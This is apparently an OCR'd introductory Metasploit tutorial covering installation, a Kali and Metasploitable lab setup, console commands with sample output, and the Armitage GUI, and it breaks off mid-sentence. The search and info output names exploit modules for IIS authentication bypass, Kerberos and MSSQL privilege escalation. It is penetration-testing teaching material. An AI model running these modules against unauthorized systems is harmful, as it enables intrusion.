Penetration Testing and Tools

Using Metasploit

Metasploit - Introduction

- Metasploit is one of the most powerful tools used for penetration testing.
- Most of its resources can be found at − www.metasploit.com.
- It comes in two versions: commercial and free edition.
- There are no major differences in the two versions, so in this tutorial, we will be mostly using the Community version (free) of Metasploit.

- As an Ethical Hacker, you will be using “Kali Distribution” which has the Metasploit community version embedded in it along with other ethical hacking tools.
- But if you want to install Metasploit as a separate tool, you can easily do so on systems that run on Linux, Windows, or Mac OS X.
- The hardware requirements to install Metasploit are −
  - 2 GHz + processor
  - 1 GB RAM available
  - 1 GB + available disk space
- Metasploit can be used either with command prompt or with Web UI.

The recommended OS versions for Metasploit are −


- Kali Linux 2.0 or Upper Versions
- Backtrack 3 and Upper Versions
- Red Hat Enterprise Linux Server 5.10+
- Red Hat Enterprise Linux Server 6.5+
- Red Hat Enterprise Linux Server 7.1+
- Ubuntu Linux 10.04 LTS
- Ubuntu Linux 12.04 LTS
- Ubuntu Linux 14.04 LTS
- Windows Server 2008 R2
- Windows Server 2012 R2
- Windows 7
- Windows 8.1

Metasploit - Environment Setup

We will take the following actions to set up our test environment −

- We will download Virtual box and install it.
- Download and install **Kali** distribution.
- Download and install **Metasploitable** which will be our hacking machine.
- Download and install Windows XP which will be another hacking machine.


In total, we will have 3 machines which will be logically connected in the same network.




Metasploit - Basic Commands

- First of all, open the Metasploit console in Kali.
- You can do so by following the path:

Applications → Exploitation Tools → Metasploit.




- Once you open the Metasploit console, you will get to see the following screen.
- Highlighted in red underline is the version of Metasploit.



```
  .---,.     ;@             @@`;   .---,..
." @@@@@'.,'@@             @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@           @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.8-                            ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post       ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Help Command


If you type the **help** command on the console, it will show you a list of core commands in Metasploit along with their description.



```
+ -- --=[ 437 payloads - 38 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
```

msfupdate Command

- **msfupdate** is an important administration command.
- It is used to update Metasploit with the latest vulnerability exploits.
- After running this command, you will have to wait several minutes until the update completes.




```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
  clamav clamav-daemon
The following NEW packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-did-you-mean all 1.0.0-2 [11.2 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libruby2.3 amd64 2.3.1-5 [3,093 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 metasploit-framework amd64 4.12.15-0kali2
[65.5 MB]
Reading changelogs...
```

Search Command

- **Search** is a powerful command in Metasploit that you can use to find what you want to locate.
- For example, if you want to find exploits related to Microsoft, then the command will be −

msf >search name:Microsoft type:exploit


- Here, **search** is the command, **name** is the name of the object that you are looking for, and **type** is the kind of script you are searching.



```
msf > search name:microsoft type:exploit

Matching Modules
================

   Name                                                                   Disclosure Date  Rank       Descriptio
n
   ----                                                                   ---------------  ----       ----------
-
   auxiliary/admin/http/iis_auth_bypass                                   2010-07-02       normal     MS10-065 M
icrosoft IIS 5 NTFS Stream Authentication Bypass
   auxiliary/admin/kerberos/ms14_068_kerberos_checksum                    2014-11-18       normal     MS14-068 M
icrosoft Kerberos Checksum Validation Vulnerability
   auxiliary/admin/ms/ms08_059_his2006                                    2008-10-14       normal     Microsoft
Host Integration Server 2006 Command Execution Vulnerability
   auxiliary/admin/mssql/mssql_enum                                                        normal     Microsoft
SQL Server Configuration Enumerator
   auxiliary/admin/mssql/mssql_enum_domain_accounts                                        normal     Microsoft
SQL Server SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                                   normal     Microsoft
SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_sql_logins                                             normal     Microsoft
SQL Server SUSER_SNAME SQL Logins Enumeration
   auxiliary/admin/mssql/mssql_escalate_dbowner                                            normal     Microsoft
SQL Server Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_dbowner_sqli                                       normal     Microsoft
SQL Server SQLi Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_execute_as                                         normal     Microsoft
SQL Server Escalate EXECUTE AS
   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                                    normal     Microsoft
```

Info Command


- The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.




```
f auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass

     Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
   Module: auxiliary/admin/http/iis_auth_bypass
  License: Metasploit Framework License (BSD)
     Rank: Normal
Disclosed: 2010-07-02

ovided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>

sic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST                       yes       The target address
RPORT      80               yes       The target port
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /                yes       The URI directory where basic auth is enabled
VHOST                       no        HTTP server virtual host

scription:
This module bypasses basic authentication for Internet Information
Services (IIS). By appending the NTFS stream name to the directory
name in a request, it is possible to bypass authentication.

ferences:
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```

Metasploit - Armitage GUI

- Armitage is a complement tool for Metasploit.
- It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features. Armitage is incorporated with Kali distribution.
- If you are required to do Penetration testing, then you will have to use both the tools together.
- Let's learn how to work with the Armitage GUI.
- At first, open the Metasploit console and go to Applications → Exploit Tools → Armitage.



Enter the required details on the next screen and click **Connect**.




Host 127.0.0.1

Port 55553

User msf

Pass ****

Next, you will get to see the following screen.



C:\

D	Name	Size	Modified	Mode
	Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
	Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
	Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
	Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
	System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx

Armitage is very user friendly. Its GUI has three distinct areas: **Targets**, **Console**, and **Modules**.

- The area **Targets** lists all the machines that you have discovered and those you are working with. The hacked targets have red color with a thunderstorm on it. After you have hacked a target, you can right-click on it and continue exploring with what you need to do, like exploring (browsing) the folders.
- The area **Console** provides a view for the folders. Just by clicking on it, you can directly navigate to the folders without using any Metasploit commands.
- The area **Modules** is the section that lists the module of vulnerabilities.


Metasploit - Pro Console

Pro Console is a commercial console version of Metasploit.

It is available for Linux, Microsoft OS, and OSX. Metasploit Pro can help penetration testers to −

